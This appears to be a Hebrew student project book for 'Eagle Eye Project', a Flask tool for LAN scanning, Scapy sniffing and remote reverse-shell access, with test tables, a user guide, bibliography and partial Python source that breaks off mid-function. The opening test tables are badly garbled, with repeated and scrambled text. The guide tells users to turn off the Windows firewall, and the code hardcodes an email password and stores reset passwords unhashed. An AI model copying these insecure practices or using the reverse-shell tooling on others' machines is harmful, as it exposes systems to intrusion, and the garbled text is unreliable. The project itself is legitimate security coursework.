ושתוצאותיה פורטים, לבצע מוצגות באתר. מוצגות באתר. מוצגות באתר. מונר באתר. מונר באתר. מונר באתר. מונר באתר באתר. מסנפת לוודא שרחרחן ליצור סקריפט מאי יצרתי סקריפט השולח לבתובת IP הסנפת לוודא שרחרחן ליצור סקריפט מאי יצרתי סקריפט השולח לבתובת IP הרשת מסניף את שישלח פאקטות פאקטות והתחברתי לשרתי SMBI FTP ,SSH והתחברתי לשרתי לשרתי והסנפתי מסוימים בפרטוקולים שיצרתי על מכונה וירטואלית והסנפתי מסוימים בעליו מופעל את התקשורת ביניהם. ההסנפה ומראה תוצאות למחשב עליו מופעל הצליחה ורוב הפאקטות שנשלחו זוהו על ידי המערכת. לא כולן זוהו מפני ולראות אם באמת שהרחרחן מסניף רק את הלו מופיעות הפאקטות מפרוטוקולים שבחרתי, ובמידה ונשלחו שנשלחו.	הסריקה.		הפרויקט ולערוך	נותנת תוצאות	
מוצגות באתר. עליהם גם סריקת פורטים עם פורטים עם פורטים עם פורטים עם ולראות אם התוצאות. זהות. זהות. מאי יצרתי סקריפט השולח לכתובת IP אחות. הרשת מסניף את שישלח פאקטות פרשורת, מסנן בפרוטוקולים אותה כנדרש מסוימים בעליו מופעל את התקשורת ביניהם. ההסנפה ומראה תוצאות למחשב עליו מופעל הצליחה ורוב הפאקטות שנשלחו זוהו על ידי המערכת. לא כולן זוהו מפני ולראות אם באמת שהרחרחן מסניף רק את ה1000 מופיעות הפאקטות שנשלחו. מוצילוח. בפרוטוקולים שבחרתי, ובמידה ונשלחו שנשלחו.			עליהם סריקת	מהימנות	
פורטים עם חmap ולראות אם התוצאות ולודא שרחרחן וליצור סקריפט מאי וצרתי סקריפט השולח לכתובת IP אתקשורת הרשת מסניף את שישלח פאקטות בפרוטוקולים והתחברתי לשרתי SCapy שיצרתי על מכונה וירטואלית והסנפתי אותה כנדרש מסוימים בעליו מופעל את התקשורת ביניהם. ההסנפה ומראה תוצאות למחשב עליו מופעל הצליחה ורוב הפאקטות שנשלחו זוהו תוך כדי את הרחרחן על ידי המערכת. לא כולן זוהו מפני ולראות אם באמת שהרחרחן מסניף רק את ה1000 מופיעות הפאקטות בפרוטוקולים שבחרתי, ובמידה ונשלחו שנשלחו.			פורטים, לבצע	ושתוצאותיה	
ולראות אם התוצאות אם התוצאות וצרתי סקריפט השולח לכתובת IP הסנפת לוודא שרחרחן ליצור סקריפט מאי וצרתי סקריפט השולח לכתובת IP הרשת מסניף את שישלח פאקטות פאקטות התקשורת, מסנן בפרוטוקולים והתחברתי לשרתי למכונה וירטואלית והסנפתי אותה כנדרש מסוימים בScapy את התקשורת ביניהם. ההסנפה ומראה תוצאות למחשב עליו מופעל הצליחה ורוב הפאקטות שנשלחו זוהו על ידי המערכת. לא כולן זוהו מפני ולראות אם באמת שהרחרחן מסניף רק את ה1000 מופיעות הפאקטות שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו באותו זמן פאקטות מפרוטוקולים באותו זמן פאקטות מפרוטוקולים			עליהם גם סריקת	מוצגות באתר.	
הסנפת לוודא שרחרחן ליצור סקריפט מאי יצרתי סקריפט השולח לכתובת IP הסנפת לוודא שרחרחן ליצור סקריפט מאי יצרתי סקריפט השולח לכתובת IP הרשת מסניף את שישלח פאקטות פאקטות והתחברתי לשרתי לשרתי SMBi FTP ,SSH והתחברתי לשרתי לשרתי לשרתי קמסנן אותה כנדרש מסוימים בא Scapy שיצרתי על מכונה וירטואלית והסנפתי ומראה תוצאות למחשב עליו מופעל הצליחה ורוב הפאקטות שנשלחו זוהו בכונות. הרחרחן ולהפעיל שהרחרחן מסניף רק את הפעיל ולראות אם באמת שהרחרחן מסניף רק את ה1000 מופיעות הפאקטות שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו שנשלחו. באותו זמן פאקטות מפרוטוקולים			nmap פורטים עם		
הסנפת לוודא שרחרחן ליצור סקריפט מאי יצרתי סקריפט השולח לכתובת IP הרשת מסניף את שישלח פאקטות פאקטות התקשורת, מסנן בפרוטוקולים שיצרתי על מכונה וירטואלית והסנפתי אותה כנדרש מסוימים בעליו מופעל את התקשורת ביניהם. ההסנפה ומראה תוצאות למחשב עליו מופעל הברוחן ולהפעיל על ידי המערכת. לא כולן זוהו מפני תוך כדי את הרחרחן ולראות אם באמת שהרחרחן מסניף רק את ה1000 מופיעות הפאקטות שנשלחו שנשלחו שנשלחו שנשלחו שופיעות הפאקטות מפרוטוקולים שבחרתי, ובמידה ונשלחו שנשלחו.			ולראות אם התוצאות		
תקשורת הרשת מסניף את שישלח פאקטות והתחברתי לשרתי לשרתי הרשת מסניף את מסוימים בפרוטוקולים שיצרתי על מכונה וירטואלית והסנפתי מסוימים בעליו מופעל את התקשורת ביניהם. ההסנפה ומראה תוצאות למחשב עליו מופעל הבליחה ורוב הפאקטות שנשלחו זוהו על ידי המערכת. לא כולן זוהו מפני ולראות אם באמת שהרחרחן מסניף רק את אלו מופיעות הפאקטות שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו באותו זמן פאקטות מפרוטוקולים			זהות.		
אותה כנדרש מסוימים בפרוטוקולים שיצרתי על מכונה וירטואלית והסנפתי Scapy שיצרתי על מכונה וירטואלית והסנפתי ומראה תוצאות למחשב עליו מופעל הצליחה ורוב הפאקטות שנשלחו זוהו נכונות. הרחרחן ולהפעיל על ידי המערכת. לא כולן זוהו מפני תוך כדי את הרחרחן ולראות אם באמת שהרחרחן מסניף רק את ה1000 מופיעות הפאקטות שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו באותו זמן פאקטות מפרוטוקולים	יצרתי סקריפט השולח לכתובת IP	מאי	ליצור סקריפט	לוודא שרחרחן	הסנפת
אותה כנדרש מסוימים בScapy שיצרתי על מכונה וירטואלית והסנפתי ומראה תוצאות למחשב עליו מופעל הרחרחן ולהפעיל הרחרחן על ידי המערכת. לא כולן זוהו מפני על ידי המערכת. לא כולן זוהו מפני ולראות אם באמת שהרחרחן מסניף רק את ה1000 מופיעות הפאקטות שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו באותו זמן פאקטות מפרוטוקולים	eאקטות ICMP, DNS, ICMP		שישלח פאקטות	הרשת מסניף את	תקשורת
ומראה תוצאות למחשב עליו מופעל הרחרחן ולהפעיל הרחרחן ולהפעיל על ידי המערכת. לא בולן זוהו מפני תוך בדי את הרחרחן מסניף רק את ה1000 מופיעות הפאקטות שנשלחו. מופיעות הפאקטות שנשלחו.	והתחברתי לשרתי SMB וFTP ,SSH		בפרוטוקולים	התקשורת ,מסנן	
נכונות. הרחרחן ולהפעיל תוך כדי את הרחרחן על ידי המערכת. לא כולן זוהו מפני על ידי המערכת. לא כולן זוהו מפני ולראות אם באמת מופיעות הפאקטות שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו באותו זמן פאקטות מפרוטוקולים	שיצרתי על מכונה וירטואלית והסנפתי		מסוימים בScapy	אותה כנדרש	
תוך בדי את הרחרחן על ידי המערכת. לא בולן זוהו מפני ולראות אם באמת מופיעות הפאקטות בפרוטוקולים שבחרתי, ובמידה ונשלחו באותו זמן פאקטות מפרוטוקולים	את התקשורת ביניהם. ההסנפה		למחשב עליו מופעל	ומראה תוצאות	
ולראות אם באמת שהרחרחן מסניף רק את ה1000 מופיעות הפאקטות הפאקטות בפרוטוקולים שבחרתי, ובמידה ונשלחו שנשלחו.	הצליחה ורוב הפאקטות שנשלחו זוהו		הרחרחן ולהפעיל	נכונות.	
מופיעות הפאקטות הראשונות ומציג רק את אלו בפרוטוקולים שבחרתי, ובמידה ונשלחו באותו זמן פאקטות מפרוטוקולים	על ידי המערכת. לא כולן זוהו מפני		תוך כדי את הרחרחן		
שנשלחו. בפרוטוקולים שבחרתי, ובמידה ונשלחו באותו זמן פאקטות מפרוטוקולים	שהרחרחן מסניף רק את ה1000		ולראות אם באמת		
באותו זמן פאקטות מפרוטוקולים	הראשונות ומציג רק את אלו		מופיעות הפאקטות		
	בפרוטוקולים שבחרתי, ובמידה ונשלחו		שנשלחו.		
אחרים לפני שהסקריפט שלח את כל	באותו זמן פאקטות מפרוטוקולים				
	אחרים לפני שהסקריפט שלח את כל				





הפאקטות, אז המערכת תזהה את				
הפאקטות הללו ותאבד את חלק				
מהפאקטות מהסקריפט.				
יצרתי סקריפט השולח לכתובת IP	מאי	ליצור סקריפט	לוודא שרחרחן	הסנפת
eאקטות ICMP, DNS, ICMP		שישלח פאקטות	הרשת מסניף את	תקשורת
והתחברתי לשרתי SMBı FTP ,SSH		בפרוטוקולים	התקשורת ,מסנן	
שיצרתי על מכונה וירטואלית והסנפתי		מסוימים בScapy	אותה כנדרש	
את התקשורת ביניהם. ההסנפה		למחשב עליו מופעל	ומראה תוצאות	
הצליחה ורוב הפאקטות שנשלחו זוהו		הרחרחן ולהפעיל	נכונות.	
על ידי המערכת. לא כולן זוהו מפני		תוך כדי את הרחרחן		
שהרחרחן מסניף רק את ה1000		ולראות אם באמת		
הראשונות ומציג רק את אלו		מופיעות הפאקטות		
בפרוטוקולים שבחרתי, ובמידה ונשלחו		שנשלחו.		
באותו זמן פאקטות מפרוטוקולים				
אחרים לפני שהסקריפט שלח את כל				
הפאקטות, אז המערכת תזהה את				
הפאקטות הללו ותאבד את חלק				
מהפאקטות מהסקריפט.				
ניסיתי לאפס את הסיסמה של	מאי	לאפס סיסמה עבור	לוודא שמתקבלת	איפוס סיסמה
המשתמש ofekerez והצלחתי לאחר		מייל פיקטיבי שאינו	אך ורק סיסמה	
שראיתי שהסיסמה השמורה בהאש		רשום במסד	תקינה, שמתקבל	
במסד הנתונים השתנתה. לאחר מכן		הנתונים אך ברשותי	מייל שקיים במסד	
ניסיתי להכניס מייל של משתמש שלא		ולראות אם נשלח	הנתונים, לוודא	
קיים במערכת אך נמצא ברשותי על		מייל עם קוד לאיפוס,	שהאימות עובד	
מנת לבדוק האם נשלח אליו מייל, ולא		האם אפשר לעקוף	בראוי, שהסיסמה	
נשלח, כלומר הבדיקה במסד הנתונים		את האימות, להכניס	מגובבת ונשמרת	
עובדת.		מייל קיים ולראות	במסד הנתונים	
		אם תשתנה	בשדה המתאים.	
		הסיסמה לסיסמה		
		מגובבת חדשה,		
		ולנסות להתחבר עם		
		הסיסמה החדשה.		
ניסיתי לאפס את הסיסמה של	מאי	לאפס סיסמה עבור	לוודא שמתקבלת	איפוס סיסמה
המשתמש admin והצלחתי לאחר		מייל פיקטיבי שאינו	אך ורק סיסמה	
	•			



שראיתי שהסיסמה השמורה בהאש		רשום במסד	תקינה, שמתקבל	
במסד הנתונים השתנתה. לאחר מכן	ני	הנתונים אך ברשוח	מייל שקיים במסד	
ניסיתי להבניס מייל של משתמש שלא		ולראות אם נשלח	הנתונים, לוודא	
קיים במערכת אך נמצא ברשותי על	٦,	מייל עם קוד לאיפונ	שהאימות עובד	
מנת לבדוק האם נשלח אליו מייל, ולא		האם אפשר לעקוף	כראוי, שהסיסמה	
נשלח, כלומר הבדיקה במסד הנתונים	σ	את האימות, להכני	מגובבת ונשמרת	
עובדת.		מייל קיים ולראות	במסד הנתונים	
		אם תשתנה	בשדה המתאים.	
		הסיסמה לסיסמה		
		מגובבת חדשה,		
	۵	ולנסות להתחבר עו		
		הסיסמה החדשה.		



פרק ז' - Eagle Eye Project – מדריך למשתמש

1. מדריך התקנה (סביבת עבודה)

על מנת להתקין את המערכת יש ללכת אל ה repository של הפרויקט הנמצא בכתובת הבאה: https://github.com/ofekerez/Eagle-Eye-Project.git

לאחר מכן, יש ללחוץ על Code ולהעתיק את הURL ללוח. אחר כך, יש לפתוח את הCMD או את הגיט Code לאחר מכן, יש ללחוץ על git clone {URL} להקליד (git clone {URL} במצא.

אחר כך, עליך לבטל את חומת האש, על מנת שתתאפשר התקשורת בין המחשבים השונים ברשת המקומית. ניתן לעשות זאת באופן הבא:

- 1. לוחצים קליק ימני על אייקון הWindows בצד הימני של המסך.
 - 2. נכנסים להגדרות.
 - 3. נכנסים לקטגורית רשת ואינטרנט

לאחר מכן יש להריץ את הקובץ main.py בתיקיית API, מה שיפעיל את שרת הFlask.

השלב הבא הוא לעבור על כל מחשב ברשת המקומית ולהוריד עליו גם כן את המערכת מה- Github. לאחר מכן
ליך להפעיל בו את הקובץ Server.py הנמצא בתיקיית bin.


אחר כך, תוכל להתחבר ולהפעיל את האתר בצורה מלאה מכל מחשב אחר ברשת.





מדריך למשתמש הכולל עבור כל תהליך/יכולת במערכת:

1. הרשמה ראשונית למערכת.



2. התחברות משתמש קיים למערכת (Log In).



מגמת הנדסת תוכנה - התמחות בהגנת סייבר




3. אימות משתמש דרך מייל.






מגמת הנדסת תוכנה - התמחות בהגנת סייבר






4. אפשרות איפוס סיסמה.





5. אפשרות צפייה בסריקות קודמות.



6. אפשרות לסרוק את העמדות הפעילות ברשת המקומית.

סריקת רשת: מפעיל סריקת רשת -> מציג על גבי העמוד.







7. מסך שרתים פעילים – יש לבחור את אחת מכתובות הPו וכתוצאה מכך יתאפשרו הפעולות הבאות על המחשב הנבחר:



- 8. אפשרות לבצע סריקת פורטים מסוג TCP SYN על כל אחד ממחשבי הרשת.
- 9. אפשרות לבצע סריקת פורטים מסוג TCP Stealth על כל אחד ממחשבי הרשת.
 - 10. אפשרות לבצע סריקת פורטי UDP על כל אחד ממחשבי הרשת.
 - 11. אפשרות הפעלת הסנפת תקשורת על כל אחד ממחשבי הרשת.
- 12. אפשרות התחברות לממשק הפקודה של כל אחד מהמחשבים באמצעות Reverse Shell.

מקבל פקודה -> מצפין את הפלט ושולח חזרה. -> מפענח ומריץ את הפקודה -> מצפין את הפלט ושולח חזרה.

13. התנתקות מהמערכת(Log out).





<u>פרק ח' - Eagle Eye Project – רפלקציה</u>

במהלך העבודה על הפרויקט צצו לי לא מעט אתגרים, החל מכתיבת ספר הפרויקט וכלה בפיתוח הפיצ'רים לפרויקט. האתגר הראשון שבו נתקלתי היה פיתוח רחרחן הרשת. הדבר דרש ממני ללמוד כיצד להשתמש במודול אינו Scapy מכיוון שלא השתמשתי בו מעולם. התהליך היה קשה ומאתגר מפני שהתיעוד של המודול אינו מקיף כל כך והסרטונים באינטרנט ברובם השתמשו בסקאפי כסניפר שיציג את הפאקטות שהוסנפו על גבי python terminale. אמנם זה לא היה איך שהתכוונתי ליישם את הפרויקט, לכן הייתי צריך לחשוב כיצד לזקק את המידע הרלוונטי למשתמש מהאובייקט של הפאקטות בסקאפי. בסופו של דבר, הגעתי לפתרון כשמצאתי שניתן לגשת למאפיינים של הפאקטות כמו IP, Raw והשכבה ממנה עשויה הפאקטה ובכך לגשת לכתובת השולחת, ולמידע שבה. בעיה נוספת הייתה כיצד לסנן את התעבורה המוסנפת לכמה פרוטוקולים שונים במקביל, מכיוון שלפונקציה Sifff של סקאפי אין אופציה להעביר יותר מפורט אחד לסנן בו. הפתרון שהגעתי אליו הוא לשמור את כל הפאקטות שהוסנפו ברשימה של רשימות, ויצרתי מספר פונקציות אשר מוציאות מן הפאקטה את המידע הרלוונטי ביותר למשתמש כמו כתובת IP של המקור והBd. לאחר מכן, אני שולח את כל אחת מהרשימות של הפאקטות לפונקציה המתאימה והיא מחזירה מחרוזת עם כל המידע הרלוונטי מכל אחת מהפאקטות. בעיה נוספת שהייתה לי היא ייעול סריקת הפורטים, סריקת פורטים היא תהליך דיי ארוך מכיוון שהיא תלויה בתקשורת ומספר הפורטים גבוה מאוד, 65535 פורטים. פתרתי בעיה זו עם תכנות מרובה תהליכונים.

היו דברים בתכנון הפרויקט שקיוויתי שיעבדו טוב יותר מבמציאות, כמו יעילות סורק הפורטים, פיצ'ר ההיסטוריה ברברס של, עיצוב האתר ולוחות הזמנים.

אני רוצה להודות ראשית למורה שלי לסייבר, מוטי מתתיהו ולרכזת המגמה, יונה סעדיה על כך שחשפו אותי לעולם הפיתוח והמחקר ונתנו לי כלים ויסודות בעקרונות מדעי המחשב בהם נעזרתי במהלך העבודה על הפרויקט. לחבריי למגמה שנתנו עצות והעלו רעיונות חדשים. לחברי הטוב מהמכללה בה אני לומד, ITsafe, רועי גיטלין שעזר לי רבות בתכנון הפרויקט והעלה בפני בעיות שקיימות בקוד שלי.





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

פרק ט' - Eagle Eye Project – ביבליוגרפיה

- רקע תיאורטי במהלך הפרויקט נעזרתי בכמה וכמה סוגי מקורות שונים על מנת לצבור את הידע ואת היכולות הדרושות לצורך בניית המערכת. ראשית, במאמרים באינטרנט הנוגעים בנושאים של הפרויקט. בנוסף, חלק נרחב מהידע שצברתי לצורך תכנות הפרויקט הגיע מהקורסים שלקחתי במכללת ITsafe, ומסרטונים בYoutube. עיקר הדברים שהיו חדשים לי והייתי צריך ללמוד היו השימוש בFlask, בScapy וכיצד לסרוק פורטים.
 - 2. מאמרים:
- Interference Security(2013) Port scanning using Scapy
 https://resources.infosecinstitute.com/topic/port-scanning-using-scapy/
- Flask Documentation <u>- https://flask.palletsprojects.com</u>
- Scapy Documentation <u>https://scapy.readthedocs.io/en/latest/usage.html</u>
- CIS(2021), Commonly Exploited Protocols SMB https://www.cisecurity.org/insights/blog/commonly-exploited-protocols-server-message-block-smb
- Nmap SYN/Stealth Scan explanation https://nmap.org/book/synscan.html
- Nmap UDP Scan https://nmap.org/book/scan-methods-udp-scan.html
- Nmap on Port Scanning https://nmap.org/book/port-scanning.html#port-scanning-what-is-it
- Client -Server Architecture https://he.wikipedia.org/wiki/%D7%A9%D7%A8%D7%AA%E2%80%93%D7
 %9C%D7%A7%D7%95%D7%97

:Youtube סרטוני

- סרטון המסביר על הסנפה בסקאפי. <u>https://youtu.be/LvalI2PEwcQ</u> •



- https://youtu.be/PBuV50R8Ywc סרטון המסביר על כתיבת סניפר https://youtu.be/pBuV50R8Ywc בסקאפי.
- סרטון המסביר על בניית אתר ב https://youtu.be/dam0GPOAvVI
 .Flask
- https://www.youtube.com/watch?v=mqhxxeeTbu0&list=PLzMc ●
 BGfZo4-n4vJJybUVV3Un NFS5EOgX
 אתר ב- Flask אתר ב-



נספחים

מסבי MVP (בולל לינק למצגת MVP)



https://github.com/ofekerez/Eagle-Eye-Project/blob/V1.43/Files/MVP.pptx

קוד המערכת

```
File Name: main.py
import bin.Packages Installer
import hashlib
import random
import smtplib
import string
import time
from flask import *
from flask_sqlalchemy import SQLAlchemy
import bin.helper_methods as helper_methods
from bin.Client import Client
from bin.Webshell_Server import Server
app = Flask(__name__, template_folder=r'D:\Eagle-Eye Project\templates')
app.config['SQLALCHEMY DATABASE URI'] = 'sqlite:///site.db'
app.secret_key = '12ojby312bAsjd' + random.choice(string.ascii_lowercase) + random.choice(string.digits)
# Creating an SQLAlchemy instance
db = SQLAlchemy(app)
reset auth = "
class Helper:
  """A class designed to help store useful variables"""
  def __init__(self):
   self.__code = ''
    self.__username = "
  def connect(self):
    self.server = Server()
    self.server.connect()
```





```
def execute command(self, command: str):
    self.server.command = command
    res = self.server.execute()
    self.last activated = time.time()
    return res
  def get cwd(self):
    return self.server.cwd
  def get_code(self):
    return self.__code
  def set_code(self, code: str):
    self.__code = code
helper = Helper()
# EagleEyeProject1@gmail.com
# eagleeyeproject1
# Models
class Profile(db.Model):
  firstname = db.Column(db.String(20), unique=False, nullable=False)
  lastname = db.Column(db.String(20), unique=False, nullable=False)
  username = db.Column(db.String(20), unique=False, nullable=False, primary key=True)
  password = db.Column(db.String(20), unique=False, nullable=False)
  email = db.Column(db.String(20), unique=False, nullable=False)
  def init (self, firstname, lastname, username, password, checkpassword, email):
    self.email = email
    self.checkpassword = checkpassword
    self.password = password
    self.username = username
    self.firstname = firstname
    self.lastname = lastname
  # repr method represents how one object of this datatable
  # will look like
  @property
  def __repr__(self):
    return f"Name : {self.first_name}, Username: {self.username}"
@app.route('/', methods=['GET'])
def index page():
  if "authenticated" not in session:
    return render template("login.html")
  return render template('ActiveIPs.html')
@app.route("/authenticate")
def authenticate():
  code = "
  for i in range(8):
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
code += random.choice(string.digits)
  helper.set code(code)
  gmail user = "EagleEyeProject1@gmail.com"
  gmail password = 'eagleeyeproject1'
  destination gmail = Profile.query.filter by(username=session["username"]).first().email
  print(destination gmail)
  subject = 'Authentication Message'
  body = code
  email_text = f"""\
  From: {gmail_user}\n
  To: {", " + destination_gmail}\n
  Subject: {subject}\n
  {body}
  try:
    smtp server = smtplib.SMTP SSL('smtp.gmail.com', 465)
    smtp_server.login(gmail_user, gmail_password)
    smtp_server.sendmail(gmail_user, destination_gmail, email_text)
  except Exception as e:
    print(e)
    return render_template('login.html')
  return render_template("Authentication.html")
@app.route('/login', methods=['POST'])
def login():
 username = request.form.get("username")
  password = request.form.get("password")
  bits = password.encode()
  secret = hashlib.sha256(bits)
  password = secret.hexdigest()
  find_user = Profile.query.filter_by(username=username, password=password).first()
  # find_pass=Profile.query.filter_by(password=password)
  if find user:
    session["username"] = request.form.get("username")
    session["password"] = request.form.get("password")
    return redirect(url for('authenticate'))
    return redirect(url for('index page'))
@app.route("/ScanResults")
def func1():
  return render_template("ScanResults.html")
@app.route("/SniffResults")
def func2():
  return render template("SniffResults.html")
@app.route("/about")
def about us():
  return render_template("About.html")
```





```
@app.route("/Shell/<ip address>")
def connect to shell(ip address):
  Client(ip address, 16549).activate reverse shell()
  global helper
  helper.connect()
  return render template("ConnectToShell.html", content=[helper.get cwd(), "])
@app.route("/auth/register", methods=['POST'])
def Register():
  # In this function we will input data from the
  # form page and store it in our database.
  # Remember that inside the get the name should
  # exactly be the same as that in the html
  # input fields
  firstname = request.form.get("firstname")
  lastname = request.form.get("lastname")
  username = request.form.get("username")
  password = request.form.get("password")
  checkpassword = request.form.get("checkpassword")
  email = request.form.get("email")
  # create an object of the Profile class of models
  # and store data as a row in our datatable
  find user username = Profile.guery.filter by(username=username).first()
  find user email = Profile.query.filter by(email=email).first()
  if find user username or find user email:
    flash("Username or Email already exists")
    return get_register()
  else:
    bits = password.encode()
    secret = hashlib.sha256(bits)
    password = secret.hexdigest()
    if firstname != " and lastname != " and username != " and password != " and checkpassword != " and email != ":
      p = Profile(firstname=firstname, lastname=lastname, username=username, password=password,
             checkpassword=checkpassword,
             email=email)
      db.session.add(p)
      db.session.commit()
      session["username"] = request.form.get("username")
      session["password"] = request.form.get("password")
      return render template("RegisteredSuccessfully.html")
    # return render template("PersonalArea.html")
@app.route("/SniffResults/Activate/<ip address>")
def sniff(ip address):
  st = Client(ip_address, 16549).activate sniff()
  return render template("SniffResults.html", content=st.split('\n')[:-1])
@app.route("/ScanResults/SYN/<ip_address>")
def TCP SYN scan(ip address):
  st = Client(ip address, 16549).activate SYN()
```

78 214273393 אופק ארז

return render template('ScanResults.html', content=st.split('\n')[:-1])





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
@app.route("/ScanResults/Stealth/<ip address>")
def TCP Stealth scan(ip address):
 st = Client(ip address, 16549).activate Stealth()
  return render template('ScanResults.html', content=st.split('\n')[:-1])
@app.route("/ScanResults/UDP/<ip_address>")
def UDP_port_scan(ip_address):
 st = Client(ip_address, 16549).activate_UDP()
  return render_template('ScanResults.html', content=st.split('\n')[:-1])
@app.route("/logout", methods=['GET', 'POST'])
def Logout():
 session.pop("username")
  session.pop("password")
  session.pop("authenticated")
  return render_template("LoggedOutSuccessfully.html")
@app.route("/register", methods=["GET"])
def get_register():
  return render_template("register.html")
@app.route('/index')
def network mapping():
 if "authenticated" in session:
    return render_template('ActiveIPs.html')
  return render_template('login.html')
@app.route('/getemail', methods=['POST'])
def get_email():
  global reset_auth
  mail = request.form.get("email")
  find user email = Profile.guery.filter by(email=mail).first()
  print(find user email)
  if find user email:
    session["email"] = mail
    code = "
    for i in range(8):
      code += random.choice(string.digits)
    reset auth = code
    gmail_user = "EagleEyeProject1@gmail.com"
    gmail_password = 'eagleeyeproject1'
    subject = 'Authentication Message'
    body = code
    email_text = f"""\
     From: {gmail_user}\n
     To: {", " + mail}\n
     Subject: {subject}\n
      {body}
```





```
smtp server = smtplib.SMTP SSL('smtp.gmail.com', 465)
      smtp server.login(gmail user, gmail password)
      smtp server.sendmail(gmail user, mail, email text)
    except Exception as e:
      print(e)
    return render template('CodeSentSuccessfully.html')
  return render_template('MailNotFound.html')
@app.route('/ResetPassword', methods=['GET'])
def reset wrap():
 return render template('AuthReset.html')
@app.route('/reset', methods=['GET'])
def reset():
  return render template('ResetPassword.html')
@app.route('/resetdone', methods=['POST'])
def reset_password():
 code = request.form.get("authcode")
  global reset auth
 if code == reset auth:
    admin = Profile.guery.filter by(email=session["email"]).first()
    admin.password = request.form.get("password")
    db.session.commit()
    return render_template("ResetSuccessfully.html")
  print("Incorrect")
  return redirect(url_for('reset_wrap'))
@app.route('/active_ips', methods=['POST'])
def map_network():
  import threading
  subnet mask = request.form.get("subnet")
  clients = []
  threads = []
  LOCK = threading.Lock()
  count = 0
  lists = [[] for i in range(helper_methods.get_processor_num() * 2)]
  if subnet mask:
    result = helper_methods.check_hosts(subnet_mask)
    for address in result.split('\n')[:-1]:
      lists[count].append(address)
      if count == helper_methods.get_processor_num() * 2 - 1:
        count = 0
      else:
        count += 1
    print(lists)
    for i in range(len(lists)):
      t = threading.Thread(target=helper_methods.scanner, args=(lists[i], LOCK, clients))
      threads.append(t)
      t.start()
```





מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
for thread in threads:
     thread.join()
   return render template("ActiveIPs.html", content=clients)
 return render template("ActiveIPs.html")
@app.route('/computers/<ip_address>')
def handle client(ip address):
 return render_template('Client_Panel.html')
@app.route('/activated reverse', methods=['POST'])
def execute():
 global helper
 result = helper.execute command(request.form.get("input"))
 return render template("ConnectToShell.html", content=[helper.get cwd(), result])
@app.route('/check authenticate', methods=['POST'])
def check_authenticate():
 inp = request.form.get("inp")
 if inp == helper.get code():
   session["authenticated"] = True
   return redirect('/index')
 return redirect('/')
if name == " main ":
 db.create_all()
 app.run(debug=True, host="0.0.0.0", port=80)
File Name: Client.py
import socket
import time
from threading import Thread
class Client(Thread):
 def init (self, IP: str, Port: int):
   self.conn = socket.socket()
   self.target_IP = IP
   self.Port = Port
   print(f"Trying to connect to {self.target_IP} in port {self.Port}")
   self.counter = 0
   while True:
     if self.counter == 10:
       self.conn.shutdown(socket.SHUT RDWR)
       self.conn.close()
       exit()
         self.conn.connect((IP, Port))
         break
       except Exception:
         time.sleep(2)
```





```
self.counter += 1
         continue
def activate sniff(self):
    self.conn.send('7'.encode()) # length of SNF SRT
    time.sleep(4)
    self.conn.send('SNF SRT'.encode())
    length = self.conn.recv(1024).decode()
    while not length:
      length = self.conn.recv(1024).decode()
    results = self.conn.recv(int(length)).decode('ISO-8859-1', errors='ignore')
    path = time.asctime()[4:8] + time.asctime()[8:10] + "-" + time.asctime()[
                                     20:] + "-" + time.asctime()[
                                             11:19].replace(
      ':', '<u>_</u>')
    f = open(path+'.pcap', 'wb')
    while True:
      bits = self.conn.recv(1024)
      if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
         f.write(bits[:-4])
         f.close()
         print('[+] Transfer completed')
         break
      if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
         print("[-] File not found")
         break
